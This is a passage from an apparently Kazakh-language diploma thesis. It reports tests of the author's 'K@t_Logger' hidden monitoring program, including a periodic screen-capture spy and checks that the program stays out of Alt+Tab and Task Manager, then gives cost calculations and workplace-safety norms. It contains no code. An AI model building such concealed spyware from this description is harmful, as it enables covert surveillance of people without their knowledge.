
Сурет 3.34 – Экранның бақылаушысының параметрлер терезесі

Содан кейін, мен жоғарыда сипатталған параметрлерін тексеру үшін экран тыңшысының өнімділігін талдаймын (3.35-сурет).




Сурет 3.35 – Экранның шпиондық параметрлерін орнату

Енді, тестілеу шарттарында, мен скриншоттарды сақтаудың белгіленген жерінде құрылған скриншоттарды тексеремін. 3.36 суретте сіз тесттің осы уақытында жасалған барлық скриншоттарды көре аласыз.




Сурет 3.36 – Жасалынған скриншоттар

Сондай-ақ, бірінші скриншот 1:26:32 жасалды және соңғы скриншот орнатылған тестілеу шарттарын толығымен қанағаттандыратын 1:41:52 құрылды (3.37-сурет).



28 May,Monday[1 26]
WINWORD.EXE.jpg




28 May,Monday[1 41]
WINWORD.EXE.jpg

Сурет 3.37 – Бірінші және соңғы скриншот


Осылайша, тестілеу кезінде экранды шпионның жұмысында ақаулар болған жоқ. Барлығы айқын және болжамды түрде жұмыс істеді. Экранның шпионын тексергеннен кейін, мен «K@t_Logger» бағдарламалық жасақтамасының жасырын функциясын тексере бастаймын. Ол үшін «Alt + Tab» пернелерін басу арқылы бағдарламалық жасақтаманың дисплейін тексеремін.

3.38 суретте көрсетілгендей, сіз Alt + Tab пернелерін терезелер арасында ауысу үшін басқанда, K@t_Logger бағдарламалық жасақтамасының жұмысы пайда болмайды, ол 2.4 бөлімінде көрсетілген талаптарға сәйкес келеді.



Сурет 3.38 – «Alt + Tab» пернелерін басудың нәтижесі

Содан кейін, Windows тапсырмалар реттеушісін іске қосамын. 3.39 суретте тапсырма менеджерінің жұмыстары көрсетілген, сондықтан «K@t_Logger» бағдарламалық қамтамасыз ету менеджерде көрсетілмейді, 2.4 бөліміндегі талаптарды қанағаттандырады.



Сурет 3.39 – Тапсырмалар менеджерінің жұмысы

«K@t_Logger» бағдарламалық қамтамасыз етуін тестілеуді аяқтағаннан кейін қорытынды беремін. Экранның шпионын тексергенде, операция кезінде ешқандай қате табылмады.

Қорытынды

Осы тарауда мен бұрынғы талдау және талаптарға сәйкес «K@t_Logger» бағдарламалық қамтамасыздандыруын әзірледім, ол персоналды басқару және коммерциялық ақпарат қауіпсіздігі саласындағы жасырын бақылауды жүзеге асыруға бағытталған, оның жұмыс алгоритмімен интерфейсін сипаттадым, жұмыстың толық функционалдығы көрсетілді; компьютерге «K@t_Logger» бағдарламалық қамтамасыздандыруын орнатуға мүмкіндік беретін орнатушы әзірленді.

Сондай-ақ бағдарламалық тестілеу өткізілді. Осы уақытта «K@t_Logger» 100% ауытқуынсыз тұрақты және болжамды түрде жұмыс істейді және барлық талаптарға және техникалық сипаттамаларға жауап береді.

4 Экономикалық бөлім

4.1 Жобаның мақсаты мен міндеттері

4.1.1 Техникалық-экономикалық негіздеме

Дипломдық жобаның мақсаты жасырын қадағалау бағдарламасын құру және оны құру кезінде жұмсалатын шығындарды есептеп, экононмикалық тиімділігін анықтау.

Техникалық-экономикалық негіздеме қамтитын бөлімдер:

− ҚБ әзірлеу қарқындылығы
− ҚБ-сын дамыту шығындарын есептеу
− Материалдық шығындар
− Электрэнергиясына жұмсалатын шығын.
− Еңбек ақы төлеу
− Әлеуметтік салық
− Негізгі құралдардың тозуы
− Басқа шығыстар
− ҚБ-ны дамытуға жұмсалатын шығын
− Ақпараттық жүйені енгізуінің экономикалық тиімділігін есептеу.

ҚБ-ны дамытудың күрделілігін анықтау үшін ең алдымен барлық негізгі кезеңдер мен жұмыс түрлерінің тізбесі. Сонымен қатар, жекелеген жұмыс түрлерінің жүйелілігін логикалық тұрғыдан реттеуге және оларды параллель орындау мүмкіндігін анықтауға ерекше назар аудару қажет, бұл БҚ дамуының жалпы ұзақтығын едәуір қысқартуға мүмкіндік береді.

ҚБ-ны дамытуға арналған еңбек (уақыт) есептеу кез-келген шығармашылық жұмысты және техникалық (күнделікті) элементтерді рационалдау сияқты қиындықтарға әкеледі. Бағдарламашылар жұмысының креативті элементтері іс жүзінде стандартталмаған, олар тәжірибелі бағдарламашылардың сараптамалық бағалауы немесе бағдарлама шешетін шешім табуы қажет қиын жағдайға байланысты анықталуы мүмкін.

ҚБ-ны дамытуға жұмсалған шығыстарды анықтау материалдық шығындар, еңбекке ақы төлеу, әлеуметтік салық, негізгі құралдардың құнсыздануы, басқа да шығыстарды қамтитын тиісті бағалауды жасау арқылы жасалады. [14]

4.1.2 ҚБ әзірлеу қарқындылығы

ҚБ әзірлеудің күрделілігін анықтау үшін біз негізгі жұмыс түрлерінің тізімін құрастырамыз, бұл жұмыстарды логикалық тәсілмен реттеуге және оларды ПҚ-ны дамытудың жалпы ұзақтығын қысқартуға мүмкіндік беру керек. Жұмыстарды орындаудың еңбегін көрсете отырып, жұмыстарды кезеңге бөлу формасы 4.1-кестеде көрсетілген.

Кесте 4.1 − Жұмыстарды кезеңдер мен түрлері бойынша бөлу және олардың еңбек қарқындылығын бағалау

БҚ даму кезеңдері	Осы сатыдағы жұмыс түрі	БҚ дамыту еңбек қарқындылығы	
		адам. х сағ	сағ х күн
Жоспарлау	Жоспарлау, ҚБ тұтастығын дайындау	2 х 16	8 х 2
Талаптарды талдау	Нұсқаулықпен және арнайы құжаттамамен танысу	2 х 24	8 х 3
Техникалық жоба	Жабдықтар мен бағдарламалық жасақтама құжаттамасымен таныстыру. Жабдықтар мен компоненттерді бағалау және таңдау.	2 х 40	8 х 5
Орнату және жабдықтарды монтаждау	Жабдықты орнату, бағдарламалық жасақтаманы орнату және конфигурациялау, басқа компоненттер	2 х 48	8 х 6
Тестілеу және жүйені реттеу	Жүйеде тестілеу және қосу	2 х 40	8 х 5
Дипломдық жұмысты аяқтау үшін қажетті уақыттың жалпы саны		2х 168	8 х21

4.1.3 ҚБ-сын дамыту шығындарын есептеу

ҚБ дамуының өзіндік құнын анықтау үшін келесі элементтерді қамтитын бағалау тізімін құрастыру керек:

− материалдық шығындар;

− еңбекке ақы төлеу;

− әлеуметтік салық;

− негізгі құралдардың амортизациясы;

− басқа шығындар.

4.1.4 Материалдық шығындар

Негізгі және қосалқы материалдар мен электр энергиясының шығындары материалдық шығындармен байланысты. Материалдық ресурстарға жұмсалған шығындарды есептеу 4.2-кестеде көрсетілген нысан бойынша жүзеге асырылады. Бағдарламалық жасақтаманың құны 4.3-кестеде келтірілген.

Кесте 4.2 − Материалдық ресурстарға арналған шығыстар

Аттары	Сипаттама	Бағасы
Үздіксіз қоректендіру көзі жеткізу	UPS/ SVC800/ V-series	24000
Модем	DELL PowerConnect 7042	23750
Ноутбук	SAMSUNG NP450 R5E	125000

Кесте 4.3 − Бағдарламалық қамтамасыз ету шығындары

Аттары	Өнімнің атауы	Бағасы
Операциялық жүйе	Microsoft Windows 10 64 bit	20000
Антивирус	Avast Internet Security	5000
Бағдарламалау тілі	Visual Studio 2017	15000

Материалдық ресурстардың жалпы құны (Зм) формула бойынша анықталады (4.1).

$$З_{М} = \sum_{i=1}^{n} P_i \times T_i \, , \tag{4.1}$$

$З_м$ = 24000 * 1 + 23750 * 1 + 125000 * 1 + 20000 * 1 + 5000 * 1 + 15000 * 1 = 212750 (тг)

4.1.5 Электрэнергиясына жұмсалатын шығын

Электрэнергиясына кететін шығынды кесте 4.4 толтыру арқылы табылады. Жалпы құны (4.2) формула бойынша есептеледі.

$$З_{э} = \sum_{i=1}^{n} M_i \times K_i \times T_i \times Ц \, , \tag{4.2}$$

Заңды тұлғалар үшін электр тарифі 21,91 тг / кВт * сағ, ҚҚС есебімен.

Кесте 4.4 − Электр шығыны

Жабдықтың атауы	Паспорттық қуаты, кВт	Энергияны пайдалану коэффициенті	БҚ дамуға арналған жабдықтың жұмыс ісету уақыты, h	Электр қуаты тг / кВт * сағ	Бағасы, тг
Кондиционер	0,8	0,9	168	21,91	2650,23
UPS	0,6	0,9	168	21,91	993,83
Модем	0,6	0,9	168	21,91	1987,67
Ноутбук	0,2	0,7	168	21,91	515,32
Жарықтандыру	0,3	0,7	168	21,91	772,98
Электр энергиясының жалпы шығындары					6920,03

4.1.6 Еңбек ақы төлеу

Еңбекке ақы төлеу $З_{жа}$ шығындарының жалпы құны (4.3) формула бойынша есептеледі.

$$З_{жа} = \sum_{i=1}^{n} Ч_i \times C_i \times T_i \, , \tag{4.3}$$

Формула бойынша анықталған қызметкердің сағаттық бағамы 595,24 (теңге / сағ)

ҚБ-ны дамытуға қатысатын қызметкерлердің ай сайынғы жалақысы: Инженер − 100 000 теңге;

4.1.7 Әлеуметтік салық

Әлеуметтік салық − барлық қызметкерлердің еңбек шығындарының 9% -ы және зейнетақы жарналары ($З_{тр}$-дан 10%) әлеуметтік салыққа жатпайды.

ОПВ = 100,000 * 10% = 10,000 (теңге)

СО = (100,000 – 10,000) * 5% = 4500 (теңге)

СН = (100,000 – 10,000) * 10% − 4500 = 4500 (теңге)

4.2 Қаржылық жоспар

4.2.1 Негізгі құралдардың тозуы

Амортизациялық аударылымдар амортизацияның тағайынды шамаларымен орындалады, пайыздармен жабдықтың баланстық құнына және мына формуламен есептеледі:

$$A = \frac{\text{С}_{\text{бас}} \times \text{А}_{\text{ш}} \times N}{100 \times 12 \times \text{t}}, \quad (4.4)$$

мұндағы $А_{ш}$ – амортизация шамалары;

$С_{бас}$– жабдықтың бастапқы бағасы;

N -жұмыс орындалуына кеткен күннің саны;

Амортизация шамалары ($А_{Ш}$), мына формуламен есептеледі:

$$H_A = \frac{\text{С}_{\text{бас}} - K_{\text{тар}}}{\text{Т}_{\text{норм}} \times \text{Б}_{\text{бас}}} * 100\%, \quad (4.5)$$

мұндағы $К_{тар}$ – таратылым құны, жабдықтың құнынан 5% құрайды;

$Т_{норм}$ – жабдықтың нормативтік қызмет ету мерзімі (есептеу техникалары үшін – 4 жыл).

Шегерімдерді амортизациялау 4.5-кестеге сәйкес анықталады. Амортизация сомасы (4.6) формула бойынша есептеледі.

$$\text{З}_{\text{АМ}} = \sum_{i=1}^{n} \frac{F_i \times H_{ai} \times T_{Hi}}{100 \times T_{\text{эф}}}, \quad (4.6)$$

ҚҚ-ның құны сондай-ақ бағдарламалық қамтамасыз етуді және жабдықты жеткізу, орнату және орнату шығындарын қамтиды. Жылдық амортизация нормасы пайдалы қызмет мерзімінің негізінде анықталады және (4.7) формула бойынша есептеледі:

$$H_{ai} = \frac{100}{T_{Hi}}, \quad (4.7)$$

Үздіксіз қуат көздерінен басқа жабдықтар компоненттерін пайдалану 7 жылға жоспарланған. Бағдарламалық жасақтама − 3 жыл. Формуланы (4.7) қолдану, негізгі қорлардың амортизациясын көрсету үшін 5-кестені толтырылады.

$Н_{А1}$ = 100/7 = 14,29

$Н_{А2}$ = 100/10 = 10

$Н_{А3}$ = 100/3 = 33,3

Кесте 4.5 − Негізгі құралдардың тозуы

Жабдықтардың атауы және БҚ	Жабдықтар мен БҚ құны, тг	Жылдық амортизациялық%	Жабдықтың жұмыс істеу уақытының тиімді қоры және БҚ, сағ	ҚБ-ны дамытуға арналған жабдықтар мен БҚ жұмыс уақыты, сағ	Бағасы, тг
UPS	24000	10	1842	168	218,8
Ноутбук	125000	14,29	1842	168	1003,5
Windows Basic 10 64 bit	20000	33,3	1842	168	1062,9
Антивирус	5000	33,3	1842	168	151,8
Модем	23750	14,29	1842	168	1262,1
Негізгі құралдардың жалпы сомасының амортизациясы					3699,1

4.2.2 Басқа шығыстар

«Өзге шығыстар» коммуналдық шығындарды, лицензиялау және сертификаттауға арналған шығындарды, жарнамалық және басқа да іскерлік және ұйымдастыру шығындарын білдіреді.

Өзге шығынды дамыту үшін айына 4,500 теңге көлемінде Интернет шығындары ғана пайдаланылды.

4.2.3 ҚБ-ны дамытуға жұмсалатын шығын сметасы

2.3-2.7-тармақтарда келтірілген есептеулер негізінде жалпы шығынды есептеп, оны 4.6-кестеде келтірдік.

Кесте 4.6 − ҚБ-ны дамытуға арналған шығын сметасы

Шығарылатын өнім	Бағасы, тг
Жабдық	212750
Бағдарламалық жасақтама	40000
Еңбек ақы төлеу	100000
Әлеуметтік салық	9000
Электр энергиясы	6920
Негізгі құралдардың амортизациясы	3699
Басқа шығындар	4500
Бағалау бойынша бары	376868

4.2.4 БҚ операциялық шығындарын есептеу

БҚ жұмыс істеуі үшін жыл сайынғы операциялық шығыстар (4.8) формула бойынша есептеледі.

$$З_{ЭКСП} = З_{ЖА} + З_{ЭН} + З_{А} + З_{МАТ} + З_{Ж} \quad (4.8)$$

мұндағы $З_{жа}$ − БҚ жұмыс істеу жағдайында әлеуметтік салық бойынша шегерімдермен сарапшылар жалақысына жылдық шығындар;

$З_{эн}$ − БҚ тұтынатын электр энергиясының жылдық құны;

$З_{а}$ − жылдық амортизация сомасы;

$З_{мат}$ – БҚ жұмыс істеуі үшін қажетті материалдардың жылдық құны (КТС құнынан 2%);

$З_{ж}$ − Жабдықтарды жөндеудің жылдық құны (КТС құнының 7%).

Жыл бойынша электр энергиясының құны мынадай формула (4.9) бойынша есептеледі.

$$З_{эн} = W \times Т_{эф} \times Ц \quad (4.9)$$

мұндағы W − белгіленген КГС қуаты, кВт;

Тэф – КТС-ның тиімді қоры сағаты;

Ц − сағатына 1 кВт электр энергиясының бағасы.

Кесте 4.7 − Жабдық туралы ақпарат

Жабдықтың атауы	Паспорттық қуаты, кВт	Тиімді уақыт қоры, сағ
Модем	0,6	8592
Ноутбук	0,2	1842
Кондиционер	0,8	1842
UPS	0,3	1842
Жарықтандыру	0,3	1842

$З_{эн}$ = 0,6 * 8,592 * 22 + (0,2 + 0,8 + 0,3 + 0,3) * 1,842 * 22 = 113,414.4 + 64,573.15 = 177,987.55

К = 376,868 + (212,750 * 10%) + 0 = 398,143тг.

$З_{(а)}$ = (398,143 * 20) / 100 = 79,628тг.

$З_{ЭКСП}$ = (100,000 + 9000) * 12 + 177,987 + 79,628 + 212,750 * 0,02 + 212,750 * 0,07 = 1,584,762тг

4.2.5 КБ-ның ықтимал (келісілген) бағасын анықтау

КБ -ның ықтимал (келісімшарттық) бағасының құны оның орындалуының тиімділігі, сапасы мен мерзімдері негізінде тапсырыс берушінің (тапсырыс берушінің) және орындаушының экономикалық мүдделеріне сәйкес келетін деңгейде белгіленеді.

Ц(д) = 376,868* (1+0,2) = 452,241 (теңге).

Содан кейін, сату бағасы қосылған құн салығын (ҚҚС) есепке ала отырып анықталады, тариф (ҚҚС) заңмен белгіленеді. Қазақстан Республикасының Салық кодексі. 2017 жылға ҚҚС ставкасы 12% деңгейінде белгіленеді.

Өткізу бағасы, ҚҚС есебімен, келесі формула бойынша есептеледі:

$$Цр = Цд + Цд \times ҚҚС \quad (11)$$

Цр = 452,241 + 452,241 *0,12 = 506,509 (теңге).

ҚБ-ның есептік ықтимал бағасын 506,509 теңге дөңгелектейміз.

4.2.6 Инвестицияның өтелу мерзімін РР есептеу.

Бұл әдіс бастапқы инвестициялардың сомасын өтеуге қажет уақытты анықтауға негізделген

Екі әдіс бар: CF жылдар бойынша тең болғанда және CF жылдар бойынша әртүрлі сомамен жүргенде:

Егер I_0= 600, ал CF 150-ден, онда РР= 600:150= 4 жыл.

Егер I_0= 600, ал CF 200+150+100+200= 650, онда өтелу мерзімі 3,75 жыл, яғни 3 жыл 9 ай.

Біздің жағдайда, қаражат ағындары жыл бойынша тең және бірінші есептеудің мысалын пайдаланған жөн

Қорытынды

Осы тарауда жасырын бақылау бағдарламасын, оның ішінде еңбек шығындарын есептеуді жүзеге асыру үшін шпиондық бағдарламаны әзірлеу үшін қажетті жабдықтар мен бағдарламалау тілін сатып алудың экономикалық шығындары есептелді. Жабдықтарды сатып алу шығындарын толығымен есептелді; бағдарламалық өнімді әзірлеудің күрделілігін есептеу; Операциялық шығындарды есептеу: әлеуметтік салық пен зейнетақы жарналары, электр энергиясына жұмсалатын шығындар және амортизациялық аударымдар.

Тұтынушылар үшін экономикалық нәтиже: жабдықты пайдалану шығындарын азайту, негізгі даму құралдарын пайдаланудың экономикалық тиімділігін арттыру. Тұтынушыға арналған сапалы әсер − бұл бағдарламалық жасақтама персоналды бақылауды жақсартуға, жұмыс орнында ақпараттық қауіпсіздік пен өнімділікті қамтамасыз етуге мүмкіндік береді. Сондай-ақ, бағдарламалық қамтамасыз етудің ықтимал келісімшарттық бағасын есептеу жүргізілді, ол 506,509 теңгені құрады, ол экономикалық тиімділік тұрғысынан ұтымды шығындар болып табылады. [15]

5 Өмірлік тіршілігінің қауіпсіздігі

5.1 Жұмыс жасау жағдайын сараптау

Жұмыс орны Алматы энергетика және байланыс университеті ғимаратының №417 кабинетінде орналасқан, мекен-жайы Алматы қ.

Байтұрсынов, 126 бойынша орналасқан. Жұмыс күні: 10-нан 19-ға дейін, жұмыс күндері 1 сағат үзіліспен.

Бөлмеде келесі параметрлер бар:

− бөлме өлшемдері: ұзындығы 4 м, ені 3 м, биіктігі 3 м;


− жарық өткізгіш материалдың түрі − шыны парағы, қос; − байланыстың түрі − болат, қосарлы, ашылады;

− терезенің өлшемі 1,5 м*1,2 м;

− ішкі қабырғалары − жарық;

Көрнекі жұмыс жағдайлары бөлмесі жеңіл жұмыстардың санатына жатады (жеңіл физикалық, Іа санаты, сеанс жұмыс жасалады және физикалық күш талап етілмейді); Жасанды жарықтандыру − 2 люминесценттік шаммен 2 лампалық.

5.1-суретте бөлменің орналасуы, онда 1 − терезе, 2 − жұмыс орны, 3 − есік, 4 − ауаны баптау.



Сурет 5.1 − Бөлме жоспары

5.2 Микроклиматқа арналған гигиеналық талаптар

СанПиН 2.2.4.548096 қосымшасының 1-пунктіне сәйкес «Өндірістік ғимараттар микроклиматына қойылатын гигиеналық талаптар» жұмыс Іа санатына жатады, яғни 120 ккал / сағ энергиясынан артық емес шығын қарқындылығымен жұмыс жасайды.

5.3 Микроклимат

Қоғамдық ғимараттарды жылыту, желдету, ауаны баптау және түтінсіз ауаны желдету ҚР 5.5.1.1 Қоғамдық ғимараттарды жылыту, желдету, ауаны баптау және түтінсіз ауаны желдету ҚР СТ 4.02-01 талаптарына және осы

бөлімнің талаптарын ескере отырып жасалуы тиіс. 4.02-01 талаптарына және осы бөлімнің талаптарын ескере отырып жасалуы тиіс. Оңтайлы микроклимат шарттары адамның жылу және функционалдық күйіне байланысты белгіленеді және терморегулятор тетіктерінің минималды кернеулері бар жұмыс күнінің ішінде жоғары тиімділікке қолайлы жағдай туғызады. Осы санаттағы жұмыс үшін жұмыс орнындағы микроклимат көрсеткіштерінің оңтайлы мәндері 5.1-кестеде көрсетілген.

Кесте 5.1 − Оңтайлы микроклимат көрсеткіштері

Жыл кезеңі	Ауа температурасы,°С	Беттердің температурас,°С	Салыстырмалы ауаның ылғалдылығы, %	Ауа қозғалысы жылдамдығы м/с
Суық	22-24	21-25	60-40	0,1
Жылы	23-25	22-26	60-40	0,1

5.4 Жарықтандыру жүйесі

Жарық беретін қондырғылардың жобалауы ҚР СНиП 2.04.-05.2002 (Табиғи және жасанды жарық. Құрылыс, қала құрылысы және архитектура саласындағы мемлекеттік нормативтері) нұсқаудағы қабылданған жалпы қағидаларға бағынады.

Жобаның жарық техника бөлімінде жарық сапасының көрсеткішін және жарықтандыру мағынасын, жүйесін, түрін және жарық әдістерін, жарық көздерімен жарық аспаптарын таңдауы орындалады.

Жарық аспаптарының түрі, қуаты және орналасуы жарық техникалық есептің нәтижесі бойынша таңдап алынады.

Жобалаудың тәжірибесінде жарық беретін қондырғылардың бірнеше нұсқауларын зерттеу қажет болады. Нұсқаулар бір-бірінен бөлек немесе жиынтық сипаттамасының өзгешелігі (әртүрлі жарық жүйесі, әртүрлі шамдар мен жарық көздерінің типтері, шамдарды орнатудың әртүрлі биіктігі) арқылы ерекшеленеді. [16]

5.5 Өрт қауіпсіздігі

